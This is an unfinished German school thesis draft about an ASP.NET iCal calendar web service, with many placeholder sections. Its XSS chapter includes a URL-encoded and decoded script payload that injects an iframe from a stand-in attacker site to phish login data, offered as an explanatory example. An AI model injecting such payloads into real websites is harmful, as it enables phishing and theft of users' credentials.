Diplomarbeit

iCal Web-Service

Wagner Dario Stering Marcel Franz Matthias

8. Januar 2019, Kaindorf a.d. Sulm

Eidesstattliche Erklärung

KRIEGEN WIR VON DER SCHULE

Vor-/Zuname, Unterschrift	Ort, am TT.MM.JJJJ
Vor-/Zuname, Unterschrift	Ort, am TT.MM.JJJJ
Vor-/Zuname, Unterschrift	Ort, am TT.MM.JJJJ

Abstract

Diese Diplomarbeit befasst sich mit einem Stück Software welche im Auftrag der Firma Intact GmbH angefertigt wurde. Das Ziel der Diplomarbeit ist es, AuditorInnen welche die bereits existierende Anwendung Ecert verwenden, Kalender immer und überall verfügbar zu machen. Erreicht wurde dies mit Verwendung des iCal-Formates welches von jeder Kalender-Applikation verwendet wird um Kalender anzuzeigen und zu speichern. Die Kalender der AuditorInnen werden gespeichert und nachdem man sich auf einer Webseite angemeldet hat, kann man auf alle seine Kalender zugreifen und in jegliche Kalender-Applikation einbinden. Somit müssen sich AuditorInnen nicht mehr darauf konzentrieren, dass alle ihre/seine Kalender auf dem Gerät sind, denn diese sind nun übers Internet erreichbar.

The subject of this thesis is a piece of software which was written on the behalf of Intact GmbH. The aim of this thesis is to offer auditors who already use Intact GmbHs own software, Ecert, the ability to access their calendars everywhere and anytime they want. This achievable because nearly every calendar-app uses the iCal-format to save the calendar. The iCal-format gets saved and the auditor just needs to login into a website and there they can find all their calendars ready to be integrated in their favorite calendar-app.

Vorwort

Gründe für Themenwahl und persönlicher Bezug dazu.

Inhaltsverzeichnis

Danksagung

1 Projektmanagement und Organisation

1.1 Team

Dario Wagner

Verantwortlich für:

- Parser
- iCal

Marcel Stering

Verantwortlich für:

- Security
- Webseite

Matthias Franz

Verwantwortlich für:

- iCal
- Datenbank
- Projektleitung

1.2 Auftraggeber - Intact Systems

Unsere Diplomarbeit wurde im Auftrag des Unternehmens Intact Systems durchgeführt. Intact Systems ist eine in Lebring sitzende Softwareentwicklungsfirma welche sich auf Audits, Zertifizierungsmanagement, Rückverfolgbarkeit und Qualitätsmanagement spezialisiert hat auch Sitze in der USA und in der Schewiz. Unsere Ansprechpartner waren Rudolf Rauch und Mathias Schober. Intact bietet maßgeschneiderte Softwarelösungen und standartisierte. Intacts bekantestes Produkt ist Ecert, welches interne Audits, Zertifizierung, Gütesiegel, Lieferanten und noch vieles mehr managen kann.

Kontaktaufnahme mit Intact Systems

Mit Intact Systems wurde am Recruiting-Day der HTBLA Kaindorf kontakt aufgenommen und Kontaktdaten wurden ausgetauscht. Nach wenige Emails wurde das erste Treffen vereinbart und die abhandlung der Diplomarbeit mit Unterstützung von Intact war fixiert. Im gleichen Treffen wurde bereits das Thema der Diplomarbeit im groben besprochen.

2 Parser

2.1 Aufgabe

Die Aufgabe des Parsers ist es auf die Datenbank zuzugreifen und sich die, für das iCal Format notwendigen, Daten zu holen. Diese werden anschließend vom Parser in einen iCal String umgewandelt, damit der benutzte Kalender diesen verwerten kann und passende Termine erstellt.

2.2 Entity Framework

2.2.1 Funktionsweise

Mithilfe des Entity Framework lässt sich eine Datenbankstruktur innerhalb des Projekts mit Klassen darstellen. Wenn auf eine dieser Klassen in Form einer Value-Abfrage zugegriffen oder durch sonstige GET/SET Methoden, wird durch das Entity Framework ein Datenbank Zugriff durchgeführt. Um die Funktionsweise genauer zu verstehen folgt ein Beispiel mit einer Datenbank in welcher Autos gespeichert werden: HIER KOMMT DANN EIN BEISPIEL

2.2.2 Anwendung

HIER KOMMT DANN DIE INSTALLATION

3 Technologien

3.1 Allgemeines

Unsere verwendeten Technologien werden anschließend, unter entsprechender Überschrift, beschrieben, wobei auf die wichtigsten, oder auch meist benutzten, genauer eingegangen wird, in Form einer Installation und einer erweiterten Beschreibung. Zudem werden auch alle Technologien beschrieben welche sich nicht bis zum Ende der Arbeit durchsetzen konnten und während der Arbeit auf eine andere gewechselt wurde oder diese überhaupt nicht mehr verwendet wurde. Dies wird jedoch im Beschreibungstext kenntlich gemacht.

3.2 Programmierung

3.2.1 Visual Studio 17 Community

Visual Studio ist eine Entwicklungsumgebung, für verschiedenste Programmiersprachen, der Firma Microsoft. Die Version 15 / 2017 ist die aktuellste Version und bietet neue Funktionen und Verbesserungen. Unter anderem die voll umfängliche Unterstützung der ASP.NET Core und .NET Core Entwicklung. Die aktuelle Version unterstützt folgende Sprachen:

- Visual Basic .NET
- C
- C++
- C#
- F#
- Typescript
- Python
- HTML
- JavaScript
- CSS

Da der Hauptteil unserer Diplomarbeit in der Objekt Orientierten Programmiersprache C# geschrieben wurde, hat das Entwicklungsteam Visual Studio 2017 Community verwendet. Hierbei war es uns wichtig, dass jeder von uns die selbe "Jahres-Version", in diesem Fall 2017, verwendet, da es zwischen den Versionen kleine Unterscheide, welche zu einem Problem führen könnten, gibt. Ein gravierender Unterschied wäre die Syntax eines Propertys zwischen Version 2013 und 2017.


```
// Visual Studio 2013 Code
  private string m_Beispiel;
  public string Beispiel
  {
      get { return m_Beispiel; }
      set { m_Beispiel = value; }
  }

// Visual Studio 2017 Code
  private string m_Beispiel;
  public string Beispiel
  {
      get => m_Beispiel;
      set => m_Beispiel = value;
  }
```

Listing 1: Syntax Unterschied: Property

3.2.2 .NET Framework 4.6

Am Anfang der Diplomarbeit wurde mit der Firma im Laufe eines Meetings festgelegt, dass bei der Entwicklung des Webservices .net Framework 4.6 verwendet werden soll um die Kompatibilät mit ihren .net Projekten zu garantieren. Das .NET Framework ist ein Software Entwicklungs-Framework der Firma Microsoft, um Software zu entwicklen, installieren und auszuführen auf Windows basierenden Systemen. Aktuell auswählbare Versionen in Visual Studio 2017:



3.2.3 asp.net

Da das Ziel der Diplomarbeit ein Webservice unter C# ist, wurde ASP.NET verwendet. ASP.NET ist Teil des .net Framework, mit ihm lassen sich Webservices oder auch Webanwendungen einfach entwickeln. ASP.NET kommt bei 11.8% aller aktiven Webseiten zum Einsatz und befindet sich deshalb auf dem 2ten Platz nach der Programmiersprache PHP. `https://w3techs.com/technologies/overview/programming_language/all`
Im Anschluss wird durch Screenshots erläutert wie ein ASP.NET Projekt in Visual Studio 2017 erstellt wird.




Abbildung 1: Projekt erstellen




Abbildung 2: ASP.NET Webanwendung auswählen




Abbildung 3: ASP.NET Vorlage auswählen




Abbildung 4: Resultat

3.2.4 MSSQL

MSSQL ist KEIN Teil der finalen Diplomarbeit und wurde nur zu Testzwecken verwendet. Im Laufe der Entwicklung wurde von Teammitglied Matthias Franz und

Marcel Stering ein Raspberry PI als Datenbank aufgesetzt um einige Tests durchzuführen. Dies wurde mit Microsoft SQL Server verwirklicht.

3.2.5 Microsoft SQL Server management Studios

Bei der Microsoft SQL Server entwicklung kam Microsoft SQL Server management Studios zum Einsatz, die Aufgabe des Management Studios war es den Server zu konfigurieren und zu verwalten.

3.2.6 Entity Framework

Das Entity Framework ist ein Großteil des Projektparts "Parser"gewesen. Das Entity Framework wird angewandt um den Zugriff auf die Datenbank zu erleichtern. Es dient zur objektrationalen Abbildung auf .NET Objektstrukturen. Auf die Funktionsweise des EFs wird im Parser genauer eingegangen.

3.2.7 iCal

iCal ist das Format in dem ein Kalender gespeichert wird. Das Format wird unter einer eigenen Überschrift im Laufe der schriftlichen Arbeit genauer erklärt.

3.2.8 ReSharper

3.2.9 PostMan

3.3 Kommunikation

3.3.1 Discord

Um im Laufe des praktischen Teils der Diplomarbeit die Übersicht zu behalten und alles zu organisieren wurde Discord verwendet. Discord hat viele Funktionen welche die Kommunikation im Team erleichtern. Discord bietet dem Benutzer an einen oder mehrere gratis Server zu erstellen. Ein Server kann aus Text und Sprachchannels bestehen. In einem Textchannel können festgelegte Personen schreiben und in einem Sprachchannel über Mikrofon miteinander reden. Falls wir also Teamintern etwas zu besprechen hatten oder falls Probleme auftraten die wir selbst lösen konnten bat uns Discord die perfekte Kommunikationsfläche.
Da wir als Gruppe mehrere Projekte haben haben wir einen "Projektserver". In diesem Projektserver haben wir einen Text und Sprach Channel für die Diplomarbeit. Im Text Channel werden kleine Probleme, die schnell geklärt werden können, besprochen und Files ausgetauscht. Im Sprach Channel werden gröbere Probleme besprochen oder wenn nötig Planänderungen.

3.3.2 Telegram

Telegram wurde nicht regelmäßig verwendet, es war eher eine Backup Chat-Application.

3.4 File Sharing

3.4.1 TFS

Der Microsoft Team Foundation Server ist unsere Code-Sharing Technologie. Da unser Auftraggeber, die Firma Intact GmbH oder Intact Systems, mit dieser Technologie arbeitet haben wir bei einem der ersten Treffer TFS für Code Sharing gewählt. Wir hatten einige Probleme mit dem TFS wodurch oft einzelne Teile des Projekts entwickelt wurden und dann in ein Projekt zusammengeführt wurden. Die Probleme waren unter anderem, dass die Firma eine Zeit lang gebraucht hat um den Server zur Verfügung zustellen aber auch, dass das Verbinden mit dem Server manchmal nicht geklappt hat.

3.4.2 Discord

Wie bereits bei den Technologien erwähnt haben wir auf einem Discord Server einen Text Channel eingerichtet. Dieser eignet sich nicht nur um miteinander zu schreiben sondern kann auch dafür genutzt werden mit anderen Benutzer Files zu teilen.

3.4.3 Google Drive

Google Drive ist ein von Google bereitgestellter Cloud Service um Dokumente freizugeben und Online zu bearbeiten.
Mithilfe von Google Drive wurde an Präsentationen und Projekten gearbeitet. Durch Google Docs und Google Präsentation fällt es leicht mit mehreren Personen gleichzeitig an einem Dokument zu arbeiten. Durch Google Drive wurden von uns Dokumente wie die IVM Matrix, den Projektstrukturplan, die Meetings und die SCRUM Sprints erstellt und an alle Mitglieder geteilt.

3.5 Organisation

3.5.1 Trello

3.5.2 Discord

3.6 Schriftliche Arbeit

3.6.1 LaTeX

4 Webseite

4.1 Security

In diesem Abschnitt beschäftigen wir uns mit der Security der Webseite. Wir behandeln wie man das sichere einloggen in eine Webseite gewähren kann, wie man sich vor XSS/CSRF schützen kann, wie man verhindert das eine SQL Injection möglich ist und wie man Passwörter speichert. Dazu werden wir einige Code Beispiele anführen.

4.1.1 Login Handling

4.1.2 Two-Factor-Auth

4.1.3 Path-Traversal

4.1.4 XSS Protection

4.1.5 Allgemeines über XSS

XSS steht für Cross-Site-Scripting und ist eine Security schwäche, welche es ausnutzt das eine Webadmin nicht davon ausgeht das eine gewisse Eingabe getätigt wird. Meist nutzt ein Hacker diese Schwäche um einen bösartigen Code auszuführen, zu Beispielen werden wir später noch kommen. Trotz dem hohen Bekanntheitsgrad von XSS und findet man Cross-Site-Scripting immer noch aus der OWASP Top 10, welche die häufigsten Security Vulnerabilities Jahr für Jahr auflistet. Bei dem ausnutzen von XSS greift man sein 'Opfer' nicht direkt an, sondern man nutzt diese Schwachstelle, um bspw. ein bösartiges Skript zu platzieren, welches dann von einem nichts ahnenden User aufgerufen wird.

4.1.6 XSS Targets:

1. Javascript (wobei Javascript das beliebteste ist)
2. VBScript
3. ActiveX
4. Flash

4.1.7 Warum ist Javascript so beliebt?

Der Grund hierfür ist das Javascript quasi eine fundamentale Einheit einer Webseite ist. Man wird kaum eine Webseite finden, welche kein Javascript verwendet.

4.1.8 Beliebte Angriffsvektoren

1. Session Hijacking
2. Website-Defacements
3. Phishing

4.1.9 Session Hijacking

Beim Session Hijacking werden, wie es einem der Name schon verrät, Sessions von Webseiten übernommen. Meist bemerkt ein User gar nicht das seine Session von einem Angreifer übernommen worden ist. Das Hauptziel ist dabei das überwachen von Aktivitäten bzw. Datendiebstahl. Sehr problematisch wird es, wenn eine Admin Session zugänglich wird und der Angreifer so auf einen Admin Account zugreifen kann. Bei so einem Vorfall hat der Angreifer dann alle Rechte und kann sich so zusagen austoben, wie er will. Und hier reicht schon eine kleine XSS Vulnerability aus um dies zu bewerkstelligen.

4.1.10 Website-Defacements

Website-Defacements hat etwas von digitalem Graffiti. Hier wird XSS genutzt um sich den Zugriff auf die Webseite zu verschaffen und sie dann optisch zu verändern.

4.1.11 Phishing

Im Prinzip ist Phishing die Intention mit Fake Webseiten oder Emails an vertrauliche Daten eines Users zu kommen. Ein Beispiel wäre mit einem gefälschten Facebook Login an die Login Daten eines Benutzers zu kommen.
Doch wie hängt das mit XSS zusammen?
Bei einer Url hat man sehr oft eine Abfragezeichenfolge. Diese werden benutzt um beliebige Werte zu übergeben. Beispielweise würde die Url `http://www.Sehr-Sichere-Webseite.com/program?value` den Parameter value and das Programm schicken.Und hier kommt Cross-Site-Scripting ins Spiel und man könnte wieder etwas bösartiges übergeben.
Ein Angreifer könnte jetzt diese Schwäche ausnutzen um zu eine anderen Website weiterzuleiten und selbst noch etwas hinzufügen, beispielsweise der Abfrage von Login Daten.
Beispiel
`"http://www.EineFinanzseite.com/?q=%3Cscript%3Edocument.write%28%22%3Ciframe+src%3D%27http%3A%2F%2Fwww.BoeseSeite.com%27+`

FRAMEBORDER%3D%270%27+WIDTH%3D%27800%27+HEIGHT%3D%27640%27+
scrolling%3D%27auto%27%3E%3C%2Fiframe%3E%22%29%3C%2Fscript%3E&
...=...&..."
Wobei die Modulo Buchstaben in Hexadezimal folgendes darstellen
3C : <
3E : >
28 : (
22 : "
3D : =
27 : '
3A : :
2F : /
29 :)
Es ergibt sich daraus
http://www.EineFinanzseite.com/?q=<script>document.
write("<iframesrc='http:
//www.BoeseSeite.com'FRAMEBORDER='0'WIDTH='800'HEIGHT='640'
scrolling='auto'></iframe>")</script>&...=...&...">
Beim Ausführen wird dann HTML Code eingefügt
<iframe src='http://www.BoeseSeite.com' FRAMEBORDER='0' WIDTH='800'
HEIGHT='640' scrolling='auto'></iframe>
Diese IFrame beinhaltet jetzt Code von der Bösen Seite und ermöglicht dem Angreifen eingegebene Daten vom User zu sehen.

4.1.12 Wie gewährleisten wir XSS Protection

Die Webseite beschränkt sich generell auf wenige Eingabe fenster wo eine Standard XSS versucht werden könnte. Alle diese Eingaben erlauben keine Tags oder Sonderzeichen. Auch Url Parameter können nie direkt gesendet werden und somit fällt auch der URL Faktor weg.
Alle Möglichen Eingabefelder

Register

Create a new account.

Email

Password


Confirm password

Log in

Use a local account to log in.

Email

Password



In den URLS werden durch MVC und passende Implementierung nie Parameter gesendet bei denen man XSS Code einfügen könnte.
Dadurch hat unsere Webseite eine Funktionierende XSS Protection

4.1.13 Cross-Site-Tracing

4.1.14 XSRF/CSRF Protection

4.1.15 Sql-Injection Protection

4.1.16 Password Hashes

4.2 ASP.NET MVC

In diesem Abschnitt beschäftigen wir uns mit ASP.NET MVC mit der unsere Webseite aufgebaut ist. Wir besprechen die Grundindention von MVC und was MVC ist. Wie die Webseite aufgebaut wurde werden wir anhand Code auszügen zeigen. Die beim MVC bekannten Views Controllers und Services werden aufgezeigt und erklärt. Ebenfalls wird behandelt wie die Links zu den Kalendern erzeugt und zur Verfügung gestellt werden.

4.2.1 Allgemeines MVC

4.2.2 Aufbau der Webseite

4.2.3 Link generation

4.2.4 Controller

4.2.5 Views

4.2.6 Services

4.2.7 User Datenbank

- Salt